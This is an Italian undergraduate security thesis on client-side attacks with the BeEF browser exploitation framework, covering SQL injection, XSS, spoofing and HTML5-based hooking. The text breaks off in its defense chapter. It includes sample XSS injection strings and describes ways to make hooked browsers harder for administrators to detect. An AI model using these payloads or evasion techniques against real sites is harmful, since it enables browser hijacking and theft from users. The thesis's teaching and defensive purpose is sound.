Alma Mater Studiorum · Università di Bologna

FACOLTÀ DI SCIENZE MATEMATICHE, FISICHE E NATURALI

Corso di Laurea Triennale in Informatica

CLIENT SIDE EXPLOITATION
Il Metodo BeEF

Tesi di Laurea in Sicurezza

Relatore:
Chiar.mo Prof.
Ozalp Babaoglu

Presentata da:
Graziano Felline

Sessione I
Anno Accademico 2011-2012

Introduzione

Le applicazioni web-based sono ogni giorno utilizzate da milioni di persone in tutto il mondo in quanto con esse è possibile accedere ad una serie di servizi comodamente da casa. Il mezzo con cui si accede a tali contenuti è il web browser ossia un'applicazione che, differentemente da quanto facesse in origine, ossia semplicemente offrire una visualizzazione human-friendly di una pagina, permette oggi di far girare su di esso delle vere e proprie applicazioni da browser. Le principali tecnologie utilizzate in ambito web, soffermandoci al momento al solo lato client sono: html (nella sua quinta incarnazione) per il markup del documento, CSS per l'aspetto estetico e Javascript per la dinamicità. Siamo quindi in una situazione in cui con un semplice browser e una connessione ad internet possiamo interagire con il mondo, effettuare transizioni bancarie, spedire raccomandate, iscriverci ad un'esame o acquistare un libro, usando il browser e le applicazioni per esso sviluppate; il tutto in maniera semplice per l'utente che utilizza la seguente routine per effettuare un'azione:

- Apre il browser
- Inserisce l'url del sito (applicazione) da visitare e interagisce con esso

Tuttavia nel momento in cui si apre una pagina web, il browser, che integra al suo interno oltre ad un motore per il parsing dell'html, anche un interprete Javascript, inizia ad eseguire i comandi presenti nella pagina. Grazie a Javascript possiamo accedere a una serie di informazioni che aiutano ad

identificare l'utilizzatore, partendo dai semplici cookies e continuando con la versione del browser usato, oppure con la versione del sistema operativo in uso ma anche ad esempio la lista dei siti visitati di recente. Tutto ciò è perfettamente normale e lecito se fatto dal realizzatore dell'applicazione, magari per *trimmare* determinate parti dell'applicazione,per cui l'user è avvisato e conscio di ciò che sta condividendo con terzi, tuttavia è possibile costringere alcune applicazioni web ad inserire al loro interno codice Javascript non presente nella versione pensata dal loro ideatore. Tale tecnica è nota con il nome di Cross Site Scripting o più brevemente XSS. Come conseguenza di ciò si ottiene che il browser della vittima svolge attività potenzialmente dannose per l'utente.

Il fattore più pericoloso è che questo tipo di attacco può essere portato a termine partendo da molteplici contesti che variano a seconda dell'infrastruttura con cui abbiamo a che fare; la quasi totalità degli attacchi effettuabili via web sono utilizzabili per portare a termine un XSS. In questo lavoro sono trattate in primis le principali tecniche d'attacco web e successivamente come esse possono essere sfruttare con l'ausilio del framework open source BeEF [1] in fine l'espansione delle funzionalità di quest'ultimo utilizzando i nuovi costrutti messi a disposiozione da *HTML5* al fine di rendere più veloce e trasparente, dal punto di vista dell'utente, e meno facilmete identificabile, dal punto di vista dell'ammistratore di sistema, l'attacco.

[1] `http://beefproject.com/`

Indice

Capitolo 1

Vettori d'attacco

Le applicazioni web offrono il fianco a molteplici vettori d'attacco, la maggior parte di essi sono dovuti ad errori di programmazione del webmaster, che portano alla compromissione in primo luogo dell'applicazione stessa e se opportunamente sfruttrate anche delle macchine degli utenti che accedono a quest'ultima.
Tra i principali vi sono:

1. Sql injection
2. Xss
3. Spoofing o Man In The Middle

Mentre un discorso a parte meritano gli attacchi di **Ingegneria Sociale**

1.1 Sql injection

Questo tipo di attacco è attuabile su applicazioni web che usano come backend un database per "storare" e successivamente reperire le informazioni per la generazione dei contenuti dell'applicazione stessa. Questi tipi di

problematiche possono verificarsi in tutte quelle applicazioni in cui non vengono effettuati appropriati controlli [1] sull'input e permettono di manipolare le *query* al fine di ottenere informazioni riguardo il contenuto della base di dati oppure,se l'utente usato per eseguire le query ha privilegi di scrittura, per inserire dati in essa. L'inserimento di codice nella base di dati può portare ad una situazione in cui non solo l'applicazione web è compromessa,e di conseguenza i dati magari sensibili in essa memorizzati finiscono in mano a terzi non autorizzati a gestirli, ma anche le macchine degli utenti che accedono ad esso possono subire danni in quanto la presenza di questo tipo di vulnerabilità può permettere di usare *tool* che vanno a consentire l'accesso al browser dell'utente che visita il sito compromesso.

1.2 XSS

L'*XSS* è una vulnerabilità che affligge i siti dinamici che non effettuano controlli [2] appropriati sul contenuto della variabili prese in input. La mancanza di ciò può essere sfruttata per inserire codice malevolo all'interno dell'applicazione. L'uso di questa tecnica non necessariamente porta alla compressione della stessa in quanto la vulnerabilità protrebbe risiedere in una parte dell'applicazione che non effettua scrittura nel back-end.
In base a questa discriminante le XSS si dividono in due tipologie:

1. Reflected

2. Stored

[1] `https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet`

[2] `https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet`


1.2.1 Reflected XSS

Il codice malevolo viene inserito nell'applicazione usando un form di ricerca o una variabile presente in qualche link e se questa variabile non effettua scrittura sul database che si trova alle spalle dell'applicazione, si crea una situazione in cui abbiamo a disposiozione un url del tipo:
`www.someurl.com/page.php?searcCamp=something'<script>evilfunction()</script>`
ed il risultato è che se si clicca su quel link particolare, oltre a cercare *something* viene eseguita la funzione *evilfunction()*. Questi tipi di XSS vengono usati in combinazione ad attacchi di social engeneering o phishing per fare in modo che la *vittima* apra il link.

1.2.2 Stored XSS

Permettono la modifica permanente di una pagina e i browser di tutti gli utenti che la visitano eseguiranno il codice malevolo.
L'inseriemto permanente del codice, in questo caso, avviene usando uno degli elementi presenti nella pagina e liberamente accessibile da tutti quale una *form* per il reply ad un post. Il risultato è che il codice viene permanente "storato" nel database dell'applicazione e quindi, da quel momento in avanti, qualunque persona visiti quella pagina eseguirà il codice maligno; è facilmente intuibile l'impatto di questa vulnerabilità nel caso in cui il numero di visitatori su quella pagina sia elevato.

Il form vulnerabile



Il contenuto del DB dopo
l'inserimento di codice malevolo

	comment_id	comment	name
1	1	This is a test comment.	test
2	2	<script>alert("XSS")</script>	Hacker

1.3 Spoofing

Lo *spoofing* è una tecnica attuabile in uno qualsiasi degli strati che conpomgono il modello ISO/OSI [3]. Consiste nella falsificazione dell'identità di un endpoint, in cui quest'ultimo rappresenta una wildcard, in quanto esso può essere qualsiasi cosa a partire da un router se siamo in una rete aziendale oppure un server web. Una volta impersonato l'endpoint desiderato, le tecniche con cui si riesce a rappresentarlo variano totalmente a seconda del tipo di endpoint; tutte le comunicazioni tra gli utenti ed esso vengono intercettate e potenzialmente manipolate dall'attaccante che può:

1. leggere il contenuto della comunicazione, inoltrare la richiesta al vero endpoint, intercettare la risposta, leggerla e reinoltrarla al client

2. leggere il contenuto della comunicazione, modificarlo, inoltrare la richiesta al vero endpoint, intercettetate la risposta, leggerla, modificarla e reinoltrarla al client

Il primo è un attacco di tipo *passivo*, il secondo di tipo *attivo*. Mettendo in atto un attacco attivo è molto semplice, magari usando il tool open

[3] `http://www.iso.org/iso/catalogue_detail.htm?csnumber=14256`

source *Ettercap* [4], inserire nella risposta da inviare al client codice malevolo, costruire a partire da li un altro attacco prendendo questa volta di mira non l'infrastruttura di rete, tra l'altro già compromessa nel momento in cui attuiamo questo attacco, ma la macchina dell'utente.

1.4 Ingegneria Sociale

Le tecniche di Ingegneria Sociale, Social Engeneering, raggruppano tutta una serie di attacchi che mirano a manipolare l'user per far sì che quest'ultimo faccia quello di cui abbiamo bisogno. Tali azioni vanno dal semplice furto delle credeziali d'accesso a servizi di Home Banking o account di posta, al furto delle credenziali di un social network. Possono, però, essere usati anche per "exploitare" la macchina dell'utente ed avere accesso a informazioni diverse da quelle elencate in precedenza. I passi fondamentali per creare e portare a termine un attacco di Social Engeneering sono quattro: l'analisi iniziale, l'attacco, la fuga e le contromosse [5]. La fase più importante è l'analisi iniziale in quanto un'attacco sociale per andare a buon fine deve superare il controllo del cervello umano e quindi l'attaccante deve essere in grado di interagire in maniera sicura e credibile con l'user. Una volta che l'utente acconsente a svolgere il compito assegnatoli le fasi successive sono stardand ossia ci impossessiamo di ciò che ci interessa, ci lasciamo una comoda porta per tornare e cancelliamo eventuali tracce.

1.5 Convergenza

Tutti i vettori d'attacco finora descritti hanno la caratteristica di arrecare duplici danni. Non solo danneggiano l'infrastruttura server ma aprono

[4] `http://ettercap.sourceforge.net/`

[5] A.Melis *Ingegneria Sociale:Analisi delle metodologie di attacco e delle tecniche di difesa, 2012*

le porte alla possibilità di danneggiare anche tutti i client che utilizzano i servizi erogati dalle infrastrutture compromesse; è quindi chiaro come una falla anche piccola possa generare un effetto domino che porta alla compromissione di una grande quantità di macchine, quantità che dipende solo dal volume di traffico dell'infrastruttura compromessa.

Capitolo 2

Il framework BeEF

Per poter sfruttare in maniera comoda e produttiva gli XSS e mostrarne la pericolosità è stato creato il framework BeEF, Browser Exploitation Framework.

L'applicazione è divisa in due macro moduli

1. server interamente scritto in Ruby [1]
2. client scritto in Javascript

2.1 Conoscere BeEF

Normalmente quando si parla di "Exploitare" ci si riferisce all'arte di localizzare e sfruttare falle nel codice di applicazioni altrui, quest'ultime però sono particolari in quanto erogano servizi, sono quindi *server side*.
È però possibile "violare" anche applicazioni che per loro natura operano lato client, non è una novità vera e propria in quanto già in passato si sfruttavano falle presenti in applicazioni lato client per exploitare la macchina, un esempio su tutti sono le macro malevole inserite nei foglie Execell o Word di casa

[1] `http://www.ruby-lang.org/`

Microsoft [2].

Navigando in rete si trovano notizie di tool per l'exploting client side e BeEF è il più maturo. La comunità dietro a questo prodotto è viva, attiva e ricca di idee per renderlo sempre più potente e versatile, per dare al pentester uno strumento valido e comodo per svolgere il proprio lavoro.

BeEF è pesantemente Object Oriented, quindi tutte le funzionalità avanzate ne usano altre a livello sottostante, ma tutte facenti parte del framework, e quindi avere un buon bagaglio di conoscenze circa il funzionamento del framework e la composizione del suo stack di funzioni è essenziale. Inoltre la quasi totale assenza di documentazione, se non i commenti inseriti nel codice, che comunque sono sufficientemente dettagliati e chiarificatori nell'esplicare il funzionamento di ogni procedura, rendono necessario l'uso di un'ambiente di sviluppo evoluto come un IDE che consenta la *navigazione* nel codice per comprendere a pieno le funzionalità usate in fare di sviluppo.

2.2 Il lato server di BeEF

L'applicazione è eseguibile su qualsiasi macchina dotata di interprete Ruby ed sono disponibili molteplici parametri per configurare BeEF nella maniera più opportuna a seconda dell'enviorment e delle necessità del pentester [3]. Una volta avviato ci si trova davanti alla seguente schermata

```
[17:39:40][*] Browser Exploitation Framework (BeEF)
[17:39:40]    |   Version 0.4.3.4-alpha
[17:39:40]    |   Website http://beefproject.com
[17:39:40]    |   Run 'beef -h' for basic help.
[17:39:40]    |_  Run 'git pull' to update to the latest revision.
[17:39:40][*] BeEF is loading. Wait a few seconds...
```

[2] `http://en.wikipedia.org/wiki/Macro_virus`

[3] la persona che controlla al presenza di vulnerabilità

```
[17:39:40][*] 8 extensions loaded:
[17:39:40]    |   Autoloader
[17:39:40]    |   Proxy
[17:39:40]    |   Events
[17:39:40]    |   XSSRays
[17:39:40]    |   Demos
[17:39:40]    |   Requester
[17:39:40]    |   Console
[17:39:40]    |_  Admin UI
[17:39:40][*] 86 modules enabled.
[17:39:40][*] 2 network interfaces were detected.
[17:39:40][+] running on network interface: 127.0.0.1
[17:39:40]    |   Hook URL: http://127.0.0.1:3000/hook.js
[17:39:40]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
```

Sono qui visibili le interfacce di rete su cui è in ascolto il demone, oltre a informazioni riguardo le estensioni[4] caricate, ed il numero di moduli [5] presenti. Principalmente il server si occupa di *servire* un file Javascript costruito dinamicamente a seconda di diversi fattori, tra i quali:

1. opzioni specificate del file di configurazione

2. tipo e versione del browser, sistema operativo, e tecnologie supportate

e per ogni **nuova** richiesta GET tiene traccia di

1. indirizzo ip di provenienza

2. dominio di provenienza

[4]funzionalità avanzate

[5]comandi che possiamo far eseguire al browser vittima

Tutte queste informazioni vengono "storate" in un database e successivamente arricchite con le risposte che il browser manderà al server una volta eseguiti i primi comandi del file servito da esso, che da ora in avanti chiameremo "BeEF hook".

2.3 Il lato client di BeEF

Il lato client, BeEF hook, va inserito in una pagina creata ad hoc (per un'attacco basato sul phishing), oppure su una pagina esistente e vulnerabile ad attacchi come gli XSS trattati nel capitolo precedente o HTTP response splitting. Una volta che il browser della vittima contatta BeEF per ricevere il contenuto del file di hook, viene instaurato un canale di comunicazione asincrono tra il browser e BeEF stesso. Inizialmente vengono lanciate automaticamente diverse funzioni [6] di fingerprinting del browser, e successivamente il browser della vittima inizia a fare *polling* verso BeEF. Questo assicura che BeEF sappia quando il browser è *alive* e fa si che nuovi comandi possano essere ricevuti e lanciati.
In breve il file di hook contiene:

1. Il codice Javascript di Jquery per la compatibilità cross-browser
2. Il codice Javascript di Evercookie [7], dei cookies estremamete persistenti
3. Il codice Javascript per l'avvio della comunicazione client-server

Questo file è di estrema importanza in quanto contiene le funzionalità base del framework e senza di esse ci si ritroverebbe, nel momento in cui si vuole scrivere un nuovo modulo, a reinventare la ruota e ciò è controproducente, sia perchè si rischia di duplicare codice, sia perchè si rallenta lo sviluppo delle nuove feature, e la velocità è essenziale in un ambiente in rapida evoluzione


[6] Appendice A
[7] `https://github.com/samyk/evercookie`

quale il mercato dei browser. Per tali motivi il funzionamento di questo file ha trattazione approfondita presente nell'appendice A dove viene dissezionato il file hook.js attuale ed il nuovo file dove sono state introdotte delle feature rese possibili da HTML5.

2.4 Same Origin Policy e Polling XHR

Il problema fondamentale è come far comunicare il client con il server. Il WC3 infatti ha ratificato un documento [8] che può essere riassunto in *"... documents retrieved from distinct origins are isolated from each ... ..."* ; da ciò si evince che non è possibile per un documento caricato all'url http://www.domaniA.com accedere a contenuti presenti all'url http://www.domaniB.com, a meno che domainB non lo consenta esplicitamente. Nello specifico abbiamo la seguente situazione: è possibile per il browser hookato inviare dati ad un dominio esterno, questo per il semplice motivo che "... Without 'allow sending,' there would be no 'web' at all because each origin would be allowed to link only to itself ...", ma non può leggere eventuali comandi spediti dal server. Per ovviare a questo è stato implementato un meccanismo di XHR-polling,XHR è la sigla per l'api XMLHTTP che sono alla base di tutta la comunicazione Ajax , schematizzato qui di seguito:

[8] `http://www.w3.org/Security/wiki/Same_Origin_Policy`



Dallo schema si nota che il file hook.js caricato nel browser vittima contiene la funzione *timeout* di Javascript che consente di richiamare dopo un tempo prefissato, nel caso di BeEF circa 2 secondi, una funzione:
nel nostro caso viene chiamata la funzione update di hook.js che richiede al server BeEF il file hook.js, questa operazione, perfettamente in linea con la SOP, permette al server di tenere traccia dei browsers alive e pronti ad eseguire nuovi comandi. Fatto ciò si hanno 2 possibili casi:

1. il file di hook non è modifcato e quindi si aspetta lo scadere del timer per rieffettuare la richiesta GET su hook.js

2. il file è modificato, ciò vuol dire sono presenti nuovi comandi da eseguire.

Se ci si trova nel secondo caso, i comandi sono inseriti in una coda *FIFO* che permette di eseguirli in sequenza. I risultati dei comandi vengono poi mandati a BeEF asincronamente, in modo che il pentester possa avere sotto controllo la situazione corrente e sapere quali comandi sono stati eseguiti con successo e con quale risultato. Questo meccanismo offre il vantaggio di essere compatibile con tutti i browser esistenti, perchè essi hanno il supporto

ad Ajax, ma d'altro canto si ha un delay di diversi secondi tra l'invio del comando al browser vittima, l'esecuzione di esso, e l'invio e la visualizzazione dei risultati lato Server.

2.5 Compatibilità Cross-Browser

L'obiettivo con cui è nato BeEF è quello di fornire una piattaforma per l'exploit client side via browser; per fare ciò è quindi necessario riuscire a garantire una buona compatibilità con la moltitudine di browser che il mercato offre e con il supporto per le varie feature fornite da essi.

Engine	Browser
Gecko	Firefox
Trident	Internet Explorer
Webkit	Chrome, Safari
Presto	Opera

È notoriamente macchinoso, infatti, rendere le pagine web compatibili con tutti i browser, questo perchè differenti produttori hanno roadmap diverse e scelgono di introdurre una feature più tardi rispetto ad un concorrente oppure, come nel caso di Mozilla Firefox, tendono ad aggiungere,sopratutto nei momenti in cui un'estensione è stata aggiunta al browser ma non è ancora completamente testata, prefissi alla keyword che richiama una particolare funzionalità e la release dopo rimuovendo il suffisso portano gli sviluppatori che hanno scritto pagine utilizzanti tale chiamata a funzione ad una review del codice. Per questo motivo, come accennato in precedenza, nell'"Hook file" è stata inclusa la libreria JQuery che semplifica e snellisce il codice liberando in parte gli sviluppatori dalla necessità di rendere il codice cross-browser. Inoltre è presente la libreria Evercookie, anche lei cross-browser, che permette mediante i suoi particolari cookies di riconoscere un browser

ritornato up da uno totalmente nuovo e quindi di mettere a disposizione del pentester tutta l'history di quel browser.

Capitolo 3

Html5 Nuove Funzioni al servizio di BeEF

3.1 Lo stack di HTML5

Con l'introduzione di Html5 sono state aggiunte tutte una serie di feature per meglio strutturare una pagina web. Assieme a ciò sono state aggiunte anche tutta una serie di nuove funzionalità, a livello non presentazionale, per cercare di rendere le applicazioni web sempre più performanti, ed al contempo per permettere agli sviluppatori di programmare in maniera più lineare le funzionalità più avanzate.

Qui di seguito è presentato uno schema [1] che permette di avere una veduta globale di tutto lo stack di html5, e mette in evidenza lo strato *network* dove si nota la presenza di *Websocket* e quello *process e logic* con *webworkers* .

Queste nuove funzioni aggiungono a Javascript una marcia in più, è infatti possibile stabilire un canale di comunicazione *Full-Duplex* che permette di gestire in maniera asincrona la ricezione di dati da un server remoto, per-

[1] Shreeraj Shah, Founder e Director, Blueinfy Solutions, HTML5 Top 10 Threats Stealth Attacks and Silent Exploits 2012




Figura 3.1: Lo Stack di HTML5

mettendo una gestione semplice e computazionalmente più leggera di tutte quelle situazioni in cui si ha la necessità di ricevere dati anche se pesanti da terzi; inoltre con webworkers possiamo lanciare thread e codice Javascript che eseguono computazioni particolamente gravose fuori dalla pagina web, che quindi non perde in perfomace. Oltre a queste due features HTML5 offre anche un nuovo oggetto per la manipolazione dell'history chiamato appunto *history*. Tale oggetto permette di *simulare* la navigazione nelle pagine che fanno uso di AJAX per il reperimento di contenuti da caricare in seguito ad una scelta da parte dell'utente. La funzione hystory aggiorna la barra dell'indirizzo con l'url della pagina renderizzata al momento, url che in realtà non esiste. Anche questa funzionalità è stata utilizzata in BeEF, creando un modulo per aumentare il tempo che un utente passa su un dominio "hookato", questo sfruttando proprio questa nuova feature in modo da ingannare l'utente simulando la navigazione e al contempo catturando tutti i link da esso visitati da usare per attacchi futuri.

3.2 Websocket in BeEF

I Websocket permettono, come accennato in precedenza, di ricevere in maniera totalmente asincrona dati da un'altro endpoint; semplificando il concetto si ha che usando questo canale di comunicazione possiamo stabilire una sorta di *chat* in tempo reale, l'unico delay esistente è quello del canale di comunicazioni usato per collegare i due endpoint, tra la parte server di BeEF controllata dal Pentester ed il browser della vittima. Come risultato di ciò si ha che l'invio dei moduli e del risultato della loro esecuzione risulta essere estremamente più veloce, come anche la scansione di domini interni alla ricerca di ulteriori XSS. Inoltre l'utilizzo di questo canale di comunicazione, unito alla possibilità di utilizzare una connessione protetta da SSL, in quanto nativamente supportata da Websocket, fa si che sia molto più difficile creare filtri per lo *sniffing* e quindi diventa molto più laborioso per un amministratore di rete accorgersi se nel dominio aziendale vi è qualcosa di anomalo. Inoltre anche per l'utente finale tutto il processo di Hook è molto più trasparente, infatti se con il Polling XHR bastava aprire un qualsiasi web debugger e notare le richieste anomale a intervalli regolari verso un particolare dominio (il server su cui è presente BeEF), ora con Websocket si vede solo la connessione stabilita con il server che è una e sola e quindi molto facilmente confondibile tra tutti i componenti che vengono caricati dalle moderne pagine web. Inoltre con l'integrazione del modulo per offuscare il codice anche andando ad analizzare i dati ricevuti e inviati dal websocket non si avrà una visione immediata di quello che sta accadendo.

3.3 Webworker

Webworker è il nome dato ai thread realizzabili con Javascript. Tale componente dispone di un'opzione molto interessante. Un webworkers può essere generato a partire da due classi:




Figura 3.2: Il debugger di Chrome su una pagina Hookata con in evidenza il polling xhr

1. Worker

2. SharedWorker

La differenza fondamentale è che gli SharedWorker sono condivisi tra tutti i tab, finestre sandboxate e indipendenti, che vengono aperti durante la navigazione in un determinato dominio. Il risultato è quindi che se abbiamo un dominio compromesso e la funzione di Hook è stata avviata usando uno SharedWorker, in maniera automatica e trasparente mentre l'utente naviga nel dominio, vengono stabilite nuove connessioni tra il browser e il server, aumentando quindi le probabilità di mantenere il controllo del browser per un tempo superiore. Inoltre inserendo un *worker* in una pagina vulnerabile a uno qualsiasi degli attacchi trattati nel capitolo 1 possiamo controllare senza impatto alcuno sulle prestazioni della pagina compromessa gli elementi in essa contenuti come ad esempio dei form per l'autenticazione.

3.4 Pro e contro

L'inserimento di queste nuove funzionalità all'interno del framework ha portato alla luce, durante lo sviluppo, una serie di problematiche legate alla struttura stessa di BeEF; una di esse riguarda il fatto che BeEF non fa uso di strutture residenti in memoria centrale per la memorizzazione dei dati su ogni browser hookato, infatti è stato scelto di "storare" tutti i dati in un Database, sqlite di default. Questa scelta nel caso in cui venga usato il Polling XHR come canale di comunicazione, è ottima in quanto permette di :

1. non preoccuparsi dell'accesso concorrente ai dati
2. avere tutto staticamente su HD per uso futuro
3. non perdere nulla in caso di crash dell'applicazione

dal lato delle performace non si nota, a causa della presenza del delay dell'ordine dei secondi causato dal Polling, la lentezza dell'accesso alla base di dati per ogni singola operazione come ad esempio l'aggiornamento dell'*alive time* di un browser che segue questa routine

```
# msg_hash["alive"]  contains the hooked Browser s ID
 hooked_browser =
  BeEF::Core::Models::HookedBrowser.first(:session => msg_hash["alive"])
 unless hooked_browser.nil?
     hooked_browser.lastseen = Time.new.to_i
     hooked_browser.count!
     hooked_browser.save
```

Analizziamo ora il funzionameto del frammento precendete,la variabile *msg_hash* è un array associativo e nel campo alive contiene l'ID che identifica il browser "hookato" che ha inviato un messaggio di *yet-alive* al server, ora

quindi viene fatta una query sul DB che contiene tutti i browser noti e si ottiene il record che contiene i dati sul browser che ha inviato il messaggio precedente; ricevuto il record e controllato che sia valido viene aggiornato il campo *lastseen* incrementando un contatore e salvando la modifica sulla base di dati.

Il frammento di codice precedente ha una grande importanza, infatti consente di sapere quanti e quali browser sono ancora sotto il controllo di BeEF e a cui possiamo inviare un modulo per compiere un'azione specifica. Questo pezzo di codice viene richiamato ad un'intervallo predefenito di 1 secondo, a cui va sommato il delay della linea che connette browser e BeEF server; è quindi corretto pensare che qualora il numero di browser sia elevato e il canale di comunicazione usato sia websocket tale scelta impatti in maniera tangibile sulle prestazioni generali di BeEF.

Per ovviare a ciò, nel prossimo futuro si valuterà l'inserimento di una struttura in memoria centrale per la memorizzazione di queste informazioni ad accesso frequente e sono al vaglio due scelte:

- array associativo (Hash Table)
- includere un DB nosql

La prima strada porta con sè l'introduzione di un meccanismo per lo store definitivo e persistente, quindi ad intervalli di tempo stabiliti risulta necessario copiare tutta la struttura nel DB residente su disco. Il problema di questa proposta è la possibile perdita di dati se l'applicazione dovesse avere crash e la necessità di richiamare esplicitamente una funzione per salvare su disco i dati in RAM.

La seconda via richiederebbe l'inserimento di una nuova *gemma* [2] per l'interfacciamento tra BeEF server side e Redis [3] che altro non è che un

[2] libreria esterna

[3] http://redis.io/

server noSQL molto perfomante che usa anch'esso il concetto di Chiave-Valore e quindi fondamentalmente è un motore di ricerca su tabelle Hash. In questo caso però le performace sono eccezionali, la memorizzazione su disco è gestibile mediante Redis e le sue api liberandoci dall'onere di gestirlo in un modulo a parte.

Un altro problema riscontrato è stato l'aumento dei controlli da effettuare sul browser, in particolare nelle prime fasi dell'hook. Bisogna identificare con precisione la versione e il tipo di browser usato dall'user al fine di garantire il corretto funzionamento del canale di comunicazione prescelto. In questo modo il pentester ha la certezza che il framework funzioni sulla totalità dei browsers sul mercato e, contemporanemanete, dove disponibili di poter sfruttare le nuove funzionalità di HTML5 per velocizzare l'attacco nel caso di websocket.

Tra i vantaggi dell'inserimento di queste nuove features abbiamo il già noto boost nelle operazioni di sending e reciving dei dati dal browser "hookato" e questo unito alla possibilità di utilizzare BeEF come un demone RESTFULL [4] e di scrivere script che automatizzino processi ripetitivi, aumenta ancora di più la velocità con cui ora vengono eseguiti i moduli e quindi permette al pentester di avere i risultati dei suoi moduli in una frazione di secondo.

[4] *Michele Orrù* `https://github.com/beefproject/beef/wiki/BeEF-RESTful-API`

Capitolo 4

Difesa

4.1 Lato Client

Essendo il bersaglio di BeEF il browser per abbassare le possibilità di cadere vittima di un attacco di questo tipo è necessario che il browser stesso fornisca degli strumenti, oltre al rispettare le regole imposte dal W3C che forniscono una prima barriera, per avere un controllo più stretto su quello che il browser fa. Non a caso, quasi, tutti i browser moderni offrono la possibilità all'user di installare componenti aggiuntivi al fine di estendere le funzionalità del browser, alcuni di questi posso essere utili per ridurre le possibilità di cadere vittima di BeEF. Due di queste *estensioni* sono il debugger web FireBug e Noscript.

4.1.1 FireBug

È il web debugger più usato, permette di tenere sotto controllo tutto ciò che il browser esegue, in questo modo se si ha una cultura informartica si riesce a vedere se vengono caricati ad esempio script da domini differenti da quello di navigazione e quindi potenzialmente dannosi. Questa via però non

è praticabile da utenti inesperti e comunque è scomodo dover tenere aperta una seconda finestra durante la normale navigazione.

4.1.2 Noscript

È uno strumento molto utile in quanto mette a disposizione un meccanismo di *white e black list* per permettere di distinguere tra due casi

- Siti *trusted* che eseguono script su domini *un-trusted*
- Siti *un-trusted*

In questo modo si può filtrare il contenuto potenzialmente dannoso ossia *untrusted* e segnalare all'utente situazioni anomale come il primo caso dell'elenco precedente, in questo modo l'user è avvisato di un eventuale pericolo. L'estensione riconosce e filtra usando il meccanisco precedentemente illustrato, contenuti Javascript, Flash e Java, ossia tutti i componenti *attivi* di un'applicazione web. In questo modo, previa personalizzazione dei domini trusted e un-trusted seguendo il principio della "responsabilità minima", l'utente può avere una buona protezione da XSS e Clickjacking [1].

4.1.3 Codifica dei risultati e whitelist contestualizzato

Oltre ad affidarsi a terzi con estensioni o alla competenza dell'user con FireBug, seguendo alcune semplici regole di programmazione si può fare in modo di rendere sicura un'applicazione web.

Tali tecniche riguardano la sanitarizzazione degli input. Tale sanitarizzazione va effettuata *codificando in maniera contestuale* tutto quello che l'user inserisce e che rappresenta *untrusted data* I contesti di tale codifica sono tre:

1. Html element

